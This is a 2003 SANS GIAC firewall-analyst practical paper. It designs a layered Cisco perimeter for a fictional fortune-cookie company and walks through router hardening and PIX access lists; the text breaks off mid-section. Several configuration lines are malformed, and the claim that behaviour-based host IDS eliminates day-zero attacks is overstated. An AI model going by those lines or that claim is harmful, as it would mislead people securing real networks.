Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

GIAC Certified Firewall Analyst (GCFW)
Practical Assignment
Version 2.0

GIAC Enterprises: Safeguarding the Network against Malware and Hackers

By

Mark Conger

December 7, 2003

Table of Contents

ASSIGNMENT 1   Security Architecture

Abstract

The contents of this document are based on the perimeter equipment through which GIAC Enterprises conducts its business. This equipment includes and is not limited to routers, firewalls, and intrusion detection systems. A dual perimeter firewall system that is geared towards containing worms and other such malware from the production networks has been designed. The purpose of the firewall system is to protect the production network from the internal user network and of course the Internet where worms, Trojans, and viruses will be executing. Executing malware will inevitably attempt self-replicate and in doing so the bulk of the traffic will impact the outgoing network devices adversely.

GIAC Enterprises does its business through the Internet. It's partners and suppliers are connected to GIAC through Site-to-Site VPN (virtual private network). Suppliers are defined as those who supply GIAC with fortune cookies sayings. Partners are defined as international companies that translate and resell the sayings. Customers, Suppliers, Partners, and the general public communicate to GIAC via email and of course telephone. GIAC users access the Internet by email, Internet browser, (protocols HTTP and HTTPS) and FTP.

Access Requirements and Restrictions

Customers

Whether buying bulk or individual fortune cookie sayings users use GIAC web sites located at GIAC Enterprises. Customers use web browsers that utilize HTTP and HTTPS 128-bit encryption for access into GIAC Enterprises web sites. General information to customers or the Public is served up through web browser via HTTP and when customers want to make a purchase they are linked to an internal HTTPS 128-bit encrypted site. A username and password is created for those individuals who register and want to purchase. The buyer has the option of using a credit card or providing a Purchase Order (PO) for payment. A PO is accepted for bulk purchase for those whose credit has been previously accepted. Once all is accepted the appropriate data is downloaded to the individual or bulk purchaser. The web sites both HTTP and HTTPS 128-bit are located behind a firewall. The application server(s) are located behind a second set of firewalls and the databases are located behind a third set of firewalls.
Summary: Service, protocols, and applications: HTTP and HTTPS 128 bit encrypted via Internet browser.

<u>Suppliers</u>

GIAC will utilize FTP (active) in order to get fortune cookie sayings with GIAC initiating the FTP connection; all supplier GIAC Enterprise connections will be via Site-to-Site VPN using 3des encryption for data and pre-shared keys for site authentication.

Suppliers supply GIAC Enterprises with raw fortune cookie sayings. The Supplier later bills GIAC Enterprises. GIAC Enterprises will initiate FTP (active) across the VPN in order to get the raw data from the Supplier. FTP will be initiated either manually or automated from a GIAC FTP server specifically built for receiving Supplier fortune cookies via FTP. A separate network with a GIAC FTP server and a directory specific to the particular Suppliers has been setup for Suppliers. The Supplier accesses the GIAC FTP server once GIAC initiates the FTP connection. The GIAC Enterprises external firewall and the Supplier firewall or VPN device use pre-configured shared keys to authenticate or identify each other. The production Firewall on the GIAC Enterprise side is setup to allow only the GIAC FTP server to access the Suppliers FTP server via active FTP through Site-to-Site VPN. Only previously approved Suppliers are set up through Site-to-Site VPN. The GIAC FTP server will use username and password for authentication to the Supplier server once an FTP connection has been established.
Summary: Service, protocols, and applications: FTP

<u>Partners</u>

GIAC Enterprises will supply Partners with raw fortune cookie sayings that will be translated and sold in non-English speaking countries. Pre-established Business Partners who need bulk sayings from GIAC will pick up their data through FTP across Site-to-Site VPN via the Internet. Partners will access a GIAC FTP server set up just for Business Partners. They will access their data for pick up once a purchase is approved and processed and the raw data in this case fortune cookie sayings are placed on the FTP server in the appropriate directory.

Partners will use FTP (active) with Partners initiating the connection to GIAC in order to get the raw data from GIAC Enterprises. FTP will be initiated either manually or automated from a Partner FTP server specifically built for receiving GIAC fortune cookies sayings via FTP. A separate network with a GIAC FTP server and a directory specific to the particular Partner has been setup for Partners at GIAC. The Partner accesses the FTP server and their directory through a Site-to-Site VPN that has been previously setup. The GIAC Enterprises external firewall and the Partner firewall or VPN device use pre-configured shared keys to authenticate or identify each other. The firewall VPN

device on the GIAC Enterprise side is setup to allow only the Partner FTP server to access the GIAC FTP server via active FTP across VPN. Only previously approved Partners are set up through Site-to-Site VPN. Once the Partner FTP server accesses the GIAC FTP server a previously setup username password known only to the Partner will be used to access the GIAC data. Summary: Service, protocols, and applications: FTP

GIAC Enterprises employees (Firewall #1)

GIAC employees are allowed Internet access through an Internet Browser like MS Internet Explorer using protocols TCP HTTP, FTP, and HTTPS outgoing only. Only official Lotus Notes email will be allowed into and out of GIAC. No personal email is allowed. All GIAC email will go through a corporate mail server. No instant messenger software or services are allowed. The only outgoing UDP protocol is for DNS resolution and then only specific DNS servers are allowed outbound. Protocol TCP is also allowed out for DNS. In order for GIAC users to access the Internet they must use the internal proxy server. Direct access is not allowed. The proxy server has SurfControl Internet filtering that enforces no-access to sex, sports, stock quotes, personal email, instant messaging, and shopping sites. The proxy also blocks java, ActiveX, and any audio streaming from executing. Audio streaming applications such as Real Audio are also blocked at the firewall by not having the ports open. All the aforementioned areas of no-access if allowed will cause employee work slow-down and provide an avenue for malware to make its way into the internal network. The firewall (Firewall #1) is open to the proxy server outgoing for HTTP, FTP and HTTPS and not the whole GIAC user network. Users can also access the Production servers via browser, SSH and FTP in order to administrate or use the servers web sites. The Corporate email server is located in the GIAC Enterprises network and is allowed outgoing access via TCP port 25 to other email servers. The email server is also open to the Internet for incoming mail.
Summary: Service, protocols, and applications: HTTP, HTTPS, MS DNS, MS WINS, NTP, SSH, FTP, SMTP, CiscoWorks VMS, Network-Intelligence PrivateI, CiscoSecure ACS, McAfee Antivirus ePolicy Orchestrator, SurfControl, Cisco remote access VPN, and MS SQL Server.

GIAC Enterprises mobile sales force, teleworkers, and administrators

Remote access VPN users include the sales force, telecommuters, and administrators. These users will access Cisco Pix Firewall #1 for remote access VPN into the GIAC network. Once logged in they have the same network access as they would as if they were inside the GIAC local network. These users will access internal email, file servers and applications and administrators will access servers for support. The remote access VPN will be 3DES encryption, pre-

configured authentication shared keys, and username password sign on provided for by Cisco Access Control Server. Wireless is not allowed for remote access VPN users. A Remote Access policy stating this must be signed prior to getting setup on VPN. Laptops are assigned to the GIAC users who prove a business need to have VPN. These laptops have *Zone Labs Integrity agent* always running to limit GIAC Enterprise threat exposure and to act as a firewall and psuedo application behavior monitor. These laptops also have a non-configurable computer policy installed to deny any attempts to load any unauthorized software. GIAC mandated anti-virus is installed and monitored by the *Zone Labs Integrity agent.* Once connected to GIAC 'split-tunneling' is disabled.
Summary: Service, protocols, and applications: same as internal users.

General Public /Customers

The General public is allowed to access the GIAC web site only by Internet browser and TCP HTTP access. This access could be for general information, or customer access as described earlier. When a purchase is decided upon the user is redirected to another GIAC site that is TCP HTTPS 128-bit encryption. The redirect is automatically done for anything confidential.
Summary: Service, protocols, and applications: HTTP and HTTPS 128 bit encrypted via Internet browser.

Layered Defense

Layered defense is accomplished by the following:

Perimeter Router: Low-level access-control filtering with Stateful packet inspection and interface IDS combined with monitored logging, TCP Intercept, and optional rate limiting. Network intrusion detection will be allowed to take control of GIAC facing Ethernet egress and ingress in order to allow shunning.

External IDS monitoring: Between the perimeter router and border firewalls monitoring all unencrypted traffic before it enters GIAC.

Border Firewalls: Firewalls 1and 2 Stateful inspection for production and user network. Provides all levels of access control, NAT and interface IDS.

Internal IDS (NIDS and HIDS): Network Intrusion Detection probes on the inside of the LAN monitoring all traffic originating from GIAC, all unencrypted web traffic that has been decrypted, and all other traffic passing into or out of GIAC. Host Intrusion Detection (HIDS) explained below.

Servers: All servers are *hardened* and running Microsoft 2003 Server Enterprise Edition with the following:

- Latest service pack, hot fixes, and updates from Microsoft.
- McAfee anti-virus centrally managed by McAfee E-Policy Orchestator
- Host Intrusion Detection – Cisco Secure Agent centrally managed by CiscoWorks VMS. CSA is HIDS but with *behavior based* monitoring. CSA is not dependant upon signatures so 'day zero' attack is eliminated.
- File Integrity- Tripwire – latest version

Web servers are running IIS for Window 2003 server. Datebase servers are using MS SQL 2000 Enterprise Edition. DNS and WINS are Microsoft based and Mail is handled by Lotus Notes.

Internal Firewalls: Firewall 3 and 4 guard the application and database layers from attack. Each layer is separated by firewall only allowing needed ports in and out.

What technical, budgetary, or political factors influenced the decision to use it?

Cisco products have been chosen for all perimeter routers, firewalls, virtual private network equipment, network intrusion detection systems, and host intrusion detection systems for the following reasons:

- Low cost of implementation
- Web based training availability
- Reputation and Business model of Cisco Systems
- Cost effectiveness of one vendor solution
- Security features of all equipment chosen
- Ease of configuration, installation, management of Cisco equipment
- Frequency of security updates of all equipment including IDS
- Depth of Cisco experience on the network security team

GIAC Enterprises

Equipment

A separate firewall (Firewall #1) for GIAC Enterprise users has been installed.

The introduction of malware into the GIAC environment will most likely occur through the GIAC Enterprise user environment. When self-replicating these malware applications will head to the Internet adversely affecting all network devices in the communication path especially the last hop firewall that borders the Internet. If production traffic is using this same firewall then production will be adversely effected. And in most cases cause the network devices to completely shut down due to excessive memory and processor depletion.

In single perimeter firewall systems production, users and especially executing malware compete for the same-shared network resources. A separate firewall for the user environment and another one for production solves this dilemma as would separate internal routers if they were used.

An argument against this solution would be that there should only be only one entrance in and out of a network thereby centralizing the logging function and

7

simplifying the design.   Realistically, this solution doesn't scale in an Enterprise network due to the following reasons:

- Number of physical interfaces needed on the firewall may exceed capacity warranting the purchase of larger and larger firewalls.
- Throughput needed to accommodate the design especially if it is interconnecting multiple interior LAN segments.
- Complexity of management and configuration.
- Putting all your 'eggs in one basket' approach

Using multiple firewalls answers this situation and is able to scale as well.   It is always better to spread the risk out among more than one device. Centralized logging is accomplished by sending all logging to a central logging appliance that will provide one console to see all logging in real time.   *Network-Intelligence* sells outstanding appliances built for just such a task.

Cisco Pix 525 #1

The purpose of firewall #1:

Provide dedicated firewall and remote access VPN for the internal GIAC user network.

- GIAC Enterprises user network
- Remote access network VPN
- Internet connection

Provide a blocking mechanism for the Cisco NIDS in the event the NIDS is asked to Shun and attack.

Cisco Pix 525 #2, #3 and #4

Overview

There is no GIAC Enterprise user traffic that traverses Firewalls 2, 3 and 4. Firewalls 2, 3, and 4 are dedicated to production traffic. They do not have to devote any system resources to non-production traffic that may traverse their interfaces unlike a 'one firewall at the perimeter solution' where all Internet traffic traverses. If self-replicating worms, Trojans, viruses or other malware applications infect the GIAC Enterprise user environment they will not effect the flow of production traffic since Firewalls 2, 3 and 4 don't directly deal with GIAC user Internet traffic. In other words, having a separate firewall for GIAC users mitigates the risk of a network outage due to malware.

8

The purpose of firewall #2

Firewall #2 is dedicated to production: Internet HTTP/HTTPS 128-bit and VPN Site-to-Site connections for GIAC Partners and Suppliers. Firewall #2 isolates the Internet Web servers from the Internet and all other internal networks. Firewall #2 is the third line of defense in a four-tier firewall system, which represents a defense-in-depth approach.

FTP servers for Partners and Suppliers are static NAT but only open for Site-to-Site VPNs, internal GIAC users and GIAC remote access VPN administrators

GIAC internal users, and remote access VPN users must traverse Firewall #2 in order to connect to the web servers.

Sitting directly behind firewall #2 is the screened subnet DMZ for web servers.

The web servers are statically NAT'd on both external and GIAC internal network interfaces.

Only Internet initiated inbound HTTP and HTTPS traffic is allowed outbound. DNS and NTP services are on each server and allowed to initiate connections outbound.

Provides a blocking mechanism for the Cisco NIDS in the event the NIDS is asked to shun an attack.

Purpose of Firewall #3

Sitting directly behind firewall #3 is the Middleware Layer. Provides a dedicated firewall whose sole purpose is to provide another layer of defense in a four-tier firewall system. Firewall #3 protects the Application Servers in the Middleware layer from the Web server layer and protects the web servers in the Web Server layer from the Middleware layer.

GIAC internal users and Remote Access VPN administrators must traverse Firewall #3 in order to directly connect to the application servers in the Middleware layer.

The application servers are statically NAT'd on both Web layer and GIAC internal network interfaces.

Provides a blocking mechanism for the Cisco NIDS in the event the NIDS is asked to shun an attack.

Purpose of Firewall #4

Firewall #4 protects the data base servers from the other two previous layers as well as from the GIAC internal network. Firewall #4 also protects the middleware layer from the database layer.

Provides a blocking mechanism for the Cisco NIDS in the event the NIDS is asked to shun an attack.

(Provides a dedicated firewall whose sole purpose is to provide another layer of defense in a four-tier firewall system. Firewall #3 protects the Database Servers in the Data layer from the Middleware layer and the rest of the network.)

Cisco 3745 – Perimeter router

The GIAC Enterprise owned and managed perimeter router provides a connection to the Internet via an ISP on the front end. The code on these routers includes the following feature sets: Firewall, IDS, and 3DES. These routers provide a first layer of defense against attack. The Firewall software provides true Stateful packet inspection.

The router IOS is hardened with various features either turned on or off in an effort to secure the router and protect GIAC Enterprises.

A strong ingress external access control list (ACL) list is configured to block out anything unnecessary destined for GIAC Enterprises.

The egress Ethernet interface is available to the NIDS to write access-lists in the event of signatures firing that have been detected from either the internal network NIDS or the external NIDS probe.

The external IDS sensor reports back to Cisco VPN/Security Management Solution (VMS) via a separate command and control interface located on the probe.

Command line access is achieved by using a separate out-of-band network to achieve console access. This is accomplished by using a Lantronix 48 port console server, which has a built in hardened Linux shell and firewall.

Rate limiting or Committed Access Rate (CAR) is not configured on the router due to the number of features already running. It is an option though.

The perimeter router provides a blocking mechanism for the Cisco NIDS in the event the NIDS is asked to Shun and attack.

Intrusion Detection Systems

Network Intrusion Detection System:

A module that is inserted into the Cisco Catalyst 6506 chassis provides for NIDS. An Access Control List for the switch is configured to direct all traffic from each internal network to the IDS sensor. The Sensor has a command and control interface that is on the same network as Cisco VMS. A firewall separates the command and control network for the IDS probes and the GIAC Enterprise.

A Cisco 4215 IDS probe monitors traffic external to both Firewall 1 and 2. It monitors all unencrypted traffic passing into and out of GIAC. Once encrypted HTTPS traffic is unencrypted in the Web Layer by the SSL encryptor/decryptor appliance the NIDS located in the Catalyst 6506 will inspect it. Strict fragment reassembly will be configured on all NIDS in order to mitigate the risk of fragment attacks. If a signature fires on known attacks or vulnerabilities shunning will occur on the Cisco 3745 router and all the Cisco Pix firewalls.

For more information on integrated inline IDS/switch see:

HTTP://www.cisco.com/en/US/products/hw/modules/ps2706/ps5058/index.html

For more information on the 4200 line of IDS probes see:

HTTP://www.cisco.com/en/US/products/hw/vpndevc/ps4077/index.html

Host Intrusion Detection System

HIDS is accomplished through the use of the Cisco Secure Agent. The CSA will be placed on every server in the GIAC Enterprise. CSA is not a typical HIDS agent. CSA is behavior based and has no signatures to update, which mitigates the risks faced with 'day zero' of any attack. CSA reports activity to Cisco Secure Console located on the Cisco VMS server.

For more information see;

HTTP://www.cisco.com/en/US/products/sw/secursw/ps5057/index.html

Router and Firewall IDS signatures:

All the Cisco firewalls and the perimeter router chosen for the Edge will have IDS turned on. So if an attack is directed towards them there is detection and alerting.

ACS server

Access Control Server. Provides login for users who are connecting through the Firewall #1. Cisco ACS is a RADIUS and TACACS+ server. RADIUS is the authentication for Remote Access VPN users.

For more information see:

HTTP://www.cisco.com/en/US/products/sw/secursw/ps2086/index.html

VMS server

CiscoWorks VPN/Security Management Solution.   Provides a central IDS, PIX firewall, VPN router, Security Event and IDS Host Console. It is a high-end tool for centralized management of CiscoVPN and security equipment.

For more information see:

HTTP://www.cisco.com/en/US/products/sw/cscowork/ps2330/index.html

Private I server

Private I is syslog collecting software from Network-Intelligence that collects syslog logging from different network and security equipment and has configurable alerts with paging and email. Private I will collect all the syslogs from all the Cisco Pix firewalls and perimeter routers.

For more information see:

ASSIGNMENT 2   Security Policy and Tutorial

Note:

The author has been using the following security features and commands for many years in securing Cisco equipment in an Enterprise network. As a result the use of these features and commands have become memorized.

The Cisco 3745 is used as the first layer of defense in order to protect GIAC. It is used to block only a small percentage of traffic in order to take the total load off of the main firewalls. The router does have firewall software and is performing stateful firewall inspection on both incoming and outgoing traffic.

Some of the key security features follow:

- Feature set of the code on the router includes firewall and IDS.
  This allows the router to perform stateful packet inspection and IDS on selected interfaces

- TCP Intercept
  Guards against Syn attacks. The router intercepts all Syn requests on behalf of the servers and verifiers that the sender is a legitimate host.

- RFC 1918 filtering
  To guard against any spoofed packets.

- Logging
  Logging to a Network-Intelligence syslog server. All syslog and IDS events are monitored with alerts for specific events.

- DDoS attack filtering
  Only legitimate ports are allowed into the GIAC Enterprise public network effectively blocking ports commonly used in Ddos attacks.

- Hardened IOS

The configuration has key services turned off as well as interfaces services turned off.

Order of filters

The order of the filters is important with deny filters for specific addresses coming first. If they were last or near the bottom permitted traffic would allow the traffic through and not be inspected against the deny statements.

ip access-list extended blockoutbad

The below deny statements are put in first in order to immediately drop spoofed RFC 1918 addresses and loopback.

deny ip 172.16.0.0 0.15.255.255 any
deny ip 192.168.0.0 0.0.255.255 any
deny ip 10.0.0.0 0.255.255.255 any
deny ip 224.0.0.0 15.255.255.255 any
deny ip 127.0.0.0 0.255.255.255 any

Permitted web services to the web servers.

permit tcp any host 207.2.76.8 eq 80
permit tcp any host 207.2.76.9 eq 443

Supply and Partner VPN traffic going to Firewall #2

permit ip host 9.9.9.9 host 207.2.76.6
permit ip host 8.8.8.8 host 207.2.76.6

Allowing only certain icmp traffic into GIAC in order to facilitate proper working for the services.

permit icmp any any packet-too-big

Allows for proper discovery of maximum transfer unit (MTU) between hosts. Needed for proper network function but can be optional.

permit icmp any any source-quench

ICMP Source quench is used to notify the sender to slow down the rate at which it is sending TCP or UDP traffic. Needed for proper network function but can be optional.

Allowed through for packets that have exceeded their time to live. Needed for proper network function but can be optional.

permit icmp any any ttl-exceeded

Drop all other ICMP traffic.

deny icmp any any

Used to allow in only UDP and TCP for GIAC DNS server.

permit udp any host 207.2.76.5 eq domain
permit tcp any host 207.2.76.5 eq domain

Used to allow remote access vpn

permit udp any host 207.2.76.4 eq isakmp
permit esp any host 207.2.76.4

Denying any other UDP into the GIAC network.

deny udp any 207.2.76.0 0.0.0.255

This acl will drop all other traffic and log.

deny ip any any log

The following is used for defining inbound snmp access on a private network made for logging between Firewall #1 and the router.

ip access-list extended logging-server

The SNMP server will poll the router on a regular basis. Logging and SNMP traps from the router will be one-way outbound to the Logging server. Permit statement comes first then the deny statement.

permit udp host 192.168.1.1 host 192.168.1.2 eq snmp

All other incoming traffic is denied and logged.

deny ip any any log

Used to deny any telnet access. The router will be accessed by console port only. A console server such as one made by Lantronix will be used. The administrator uses SSH v2 to connect to the console server and from the console server consoles into the equipment. The administrator's connection is fully encrypted to the console server and the console server is directly cabled into all the equipment. If the proximity to the equipment will allow this it is the best method of access.

Transport input none

This access-list is telling the stateful inspection engine what traffic to inspect. Order not important.

access-list 101 permit any any
access-list 101 permit any any

Features either enabled or disabled for security

no service tcp-small-servers
no service udp-small-servers
        Legacy services not needed. Example: chargen and discard.

16

no ip source-route

Disallows packets that have specified routing. These packets were specially made for malicious intent. This command guards against these malicious packets.

no ip finger

Older service no longer needed to determine who is logged in.

no ip bootp server

Disables DHCP on the router.

ip inspect audit-trail
ip inspect name checkit tcp
ip inspect name checkit udp

Needed to enable CBAC or Content Based Access Control for stateful packet inspection.

ip audit name ids info action alarm
ip audit name ids attack action alarm drop reset

Intrusion Detection on the interfaces.

ip audit smtp spam 100

Notification of spam if email recipients exceed 100.

ip audit notify log

Used to send the IDS alerts to the Network-Intelligence syslog server.

ip tcp intercept mode intercept
ip tcp intercept list 101
ip tcp intercept drop-mode oldest

TCP intercept mode activation. Options include 'intercept' or 'watch' mode. 'Watch' mode passively monitors connection success. 'Oldest' or 'random' can be selected for drop-mode.

For extensive detail and additional information see:

http://www.cisco.com/en/US/products/sw/iosswrel/ps1831/products_configuration _guide_chapter09186a00800d9818.html

no ip directed broadcast

Command that safeguards against the router being used in broadcast attacks. Mostly used for internal LANS. The router won't forward broadcasts.

17

no ip unreachables
> Used to keep the router from sending unreachables. Unreachables could be used for malicious discovery even though it does have legitimate purposes.

no ip mask-reply
> Used to keep others from learning the network masks used by the router. This information could be valuable to those who are trying to discover the network.

ip verify unicast reverse-path
> Used as another deterrent against spoofed packets. Similar to the Pix firewall usage of the command.

no ip redirects
> Used to deny others from using the router as a redirect router.

no ip proxy-arp
> Not needed on an Internet router.

no cdp enable
> Keeps the router from broadcasting information about itself and its neighbors.

schedule allocate
> Allocates separate resources to the routers VTY port if the router is under load or attack. Note: Telnet has been disabled on this router but this command is always a good practice.

No service pad
> Another legacy feature not used here.

service timestamps debug datetime msec localtime show-timezone
service timestamps log datetime msec localtime show-timezone
> Needed for proper stamping of logging information. The above command will include date, time, time-zone, and millisecond. The syslog server will either timestamp the message or use the timestamp in the original message. If you buffer log then this command is also very useful.

service password-encryption
> Used to encrypt all passwords on the router.

logging buffered 4096 informational
> Maximum buffer size for logging locally before it wraps.

no logging console
no logging monitor
>   Disables logging to the console and during a telnet session. The latter
>   has been disabled.

line con 0
exec-timeout 30
password 7 051F345GDRN75A081509
>   Timeout of 30 minutes and password enabled on console access.

line aux 0
transport input none
line vty 0 4
transport input none
access-class 5 in
>   Disabled aux and VTY ports

ntp clock-period 17180388
ntp server 21.21.21.21
ntp server 19.19.19.19
ntp server 20.20.20.20
>   Network Time Protocol enabled and configured for logging purposes.

no ip domain-lookup
>   DNS lookups disabled.

banner motd ^C
This equipment is privately owned. All access to this equipment is logged.
Disconnect immediately if you are not an authorized user. Violators will be
prosecuted to the fullest extent of the law.^C

>   Used to warn those who or accessed the device unauthorized.

ROUTER SECURITY POLICY CONFIGURATION

3745# show running-config

Building configuration...

Current configuration :4809 bytes
!
version 12.2
no service pad
no service tcp-small-servers
no service udp-small-servers
service timestamps debug datetime msec localtime show-timezone
service timestamps log datetime msec localtime show-timezone
service password-encryption
!
hostname 3745
!
card type t3 1

logging buffered 4096 informational
no logging console
no logging monitor
enable secret 5 1keEM$qks4wpc3toFDVOz6RcjSQ.
!
!
!
!
!
clock timezone CST -6
clock summer-time CST recurring
ip subnet-zero
no ip source-route
ip cef
no ip domain-lookup
no ip finger

!
!
!
!
!
no ip bootp server
ip audit smtp spam 100
ip inspect audit-trail

```
ip inspect name checkit tcp
ip inspect name checkit udp
ip audit notify log
ip audit po max-events 100
ip audit name ids info action alarm
ip audit name ids attack action alarm drop reset
ip tcp intercept mode intercept
ip tcp intercept list 101
ip tcp intercept drop-mode oldest
!
!
!
!
!
!
!
!
mta receive maximum-recipients 0
!
!
controller t3 1/0
clock source internal
!
!
!
no voice hpi capture buffer
no voice hpi capture destination
!
interface Loopback0
no ip address
no ip route-cache
shutdown
no keepalive
!
interface FastEthernet0/0
ip address 207.2.76.12 255.255.255.0
no ip directed broadcast
no ip unreachables
no ip mask-reply
no ip redirects
no ip proxy-arp
ip verify unicast reverse-path
ip audit ids in
duplex full
speed 100
no cdp enable
```

```
!
interface Serial0/0
no ip address
encapsulation ppp
shutdown
clockrate 2000000
no fair-queue
!
interface FastEthernet0/1
ip address  192.168.1.2 255.255.255.248
no ip directed broadcast
no ip unreachables
no ip mask-reply
no ip redirects
ip verify unicast reverse-path
no ip proxy-arp
ip audit ids in
ip access-group logging-server in
duplex full
speed 100
no cdp enable
!
interface Serial0/1
no ip address
encapsulation ppp
no ip route-cache
no ip mroute-cache
shutdown
clockrate 2000000
!
interface Serial0/2:0
ip address 78.78.78.79 255.255.255.0
no ip directed broadcast
no ip unreachables
no ip mask-reply
no ip redirects
ip verify unicast reverse-path
no ip proxy-arp
ip inspect checkit in
ip inspect checkit out
ip audit ids in
no cdp enable
ip access-group blockoutbad in
dsu bandwidth 44210
framing c-bit
cablelength 10
```

serial restart_delay 0

!
!
!
interface Serial1/0
no ip address
no ip route-cache
no keepalive
dsu bandwidth 34010
!
ip classless
ip route 0.0.0.0 0.0.0.0 78.78.78.78 1
no ip http server
no ip http secure-server

!
!
!
!
!
!
!
!
!
!
!
!
!
!

ip access-list extended blockoutbad
deny ip 172.16.0.0 0.15.255.255 any
deny ip 192.168.0.0 0.0.255.255 any
deny ip 10.0.0.0 0.255.255.255 any
deny ip 224.0.0.0 15.255.255.255 any
deny ip 127.0.0.0 0.255.255.255 any
permit tcp any host 207.2.76.8 eq 80
permit tcp any host 207.2.76.9 eq 443
permit ip host 9.9.9.9 host 207.2.76.6
permit ip host 8.8.8.8 host 207.2.76.6
permit icmp any any packet-too-big
permit icmp any any source-quench
permit icmp any any ttl-exceeded
deny icmp any any

```
permit udp any host 207.2.76.5 eq domain
permit tcp any host 207.2.76.5 eq domain
permit udp any host 207.2.76.4 eq isakmp
permit esp any host 207.2.76.4
deny udp any 207.2.76.0 0.0.0.255
deny ip any any log

ip access-list extended logging-server
permit udp host 192.168.1.1 host 192.168.1.2 eq snmp
deny ip any any log

access-list 5 deny any any

access-list 101 permit tcp any any

logging 192.168.1.1
logging trap informational
logging facility local1

snmp-server community ;alskdfj93 RO
snmp-server enable traps config
snmp-server enable traps entity
snmp-server enable traps envmon
snmp-server enable traps bgp
snmp-server enable traps rsvp
snmp-server enable traps frame-relay
snmp-server enable traps rtr
snmp-server enable traps syslog
snmp-server host 192.168.1.1 lksdjf8

!
banner motd ^C
This equipment is privately owned.  All access to this equipment is logged.
Disconnect immediately if you are not an authorized user.  Violators will be
prosecuted to the fullest extent of the law.^C
!
!
!
line con 0
exec-timeout 30
password 7 051F345GDRN75A081509
line aux 0
line vty 0 4
transport input none
access-class 5 in
```

login

ntp clock-period 17180388
ntp server 21.21.21.21
ntp server 19.19.19.19
ntp server 20.20.20.20
!
!
end

Cisco Pix 525 Firewall #1

Access-list 1 is applied to the 'inside' interface for outgoing access to either the 'outside' or Internet interface or 'intf2' which is for the private logging network set up for the Cisco 3745 router.

Order of filters for Access-list 1

Trying to put the most used filters near the top is important. A careful audit of traffic flows can determine proper placement of filters.

Allows the Mail server to push out email to the Internet.

access-list 1 permit tcp host 10.0.2.7 any eq smtp

Allows the Logging/SNMP server to use SNMP to poll the Cisco 3745 WAN router.

access-list 1 permit udp host 10.0.2.5 host 192.168.1.2 eq snmp

Allows the DNS/NTP/WINS server outbound access to three different Network Time Protocol servers. In the event one NTP servers fails there are two others for NTP services.

access-list 1 permit udp host 10.0.2.6 21.21.21.21 eq ntp
access-list 1 permit udp host 10.0.2.6 19.19.19.19 eq ntp
access-list 1 permit udp host 10.0.2.6 20.20.20.20 eq ntp

Allows the DNS/NTP/WINS server outbound access to external DNS servers for external domain lookup information.

access-list 1 permit udp host 10.0.2.6 any eq domain
access-list 1 permit tcp host 10.0.2.6 any eq domain

Allows GIAC users to access the Internet with www, https and ftp access.

access-list 1 permit tcp host 10.0.2.8 any eq www
access-list 1 permit tcp host 10.0.2.8 any eq https
access-list 1 permit tcp host 10.0.2.8 any eq ftp

Allows the Anti-virus Master Console server to go out to its central site and ftp down the latest data files. (Norton's, Trend Micro or McAfee)

access-list 1 permit tcp host 10.0.2.50 host 80.1.4.3 eq ftp

To facilitate proper network flow these two icmp services are minimally required.

access-list 1 permit icmp any any unreachable
access-list 1 permit icmp any any source-quench

Order of filters for access-list 2

Order of filters is important since they all share equal importance.

Access-list 2 is applied to the Outside interface of Firewall #1 the only incoming access allowed from Internet is email and Remote Access VPN from GIAC users.

Allows Internet users to email GIAC users.

access-list 2 permit tcp any host 207.2.76.10 eq smtp

Allows the Cisco 3745 router to send syslog and snmp traps to the logging server 10.0.2.5 located in the GIAC user network.

access-list 3 permit udp host 192.168.1.2 host 192.168.1.1 eq syslog
access-list 3 permit udp host 192.168.1.2 host 192.168.1.1 eq snmp-trap

To facilitate proper network flow these two icmp services are minimally required.

access-list 2 permit icmp any any unreachable
access-list 2 permit icmp any any source-quench

Features enabled

Flood Defender

Maximum connection and max half-open or Embryonic connections

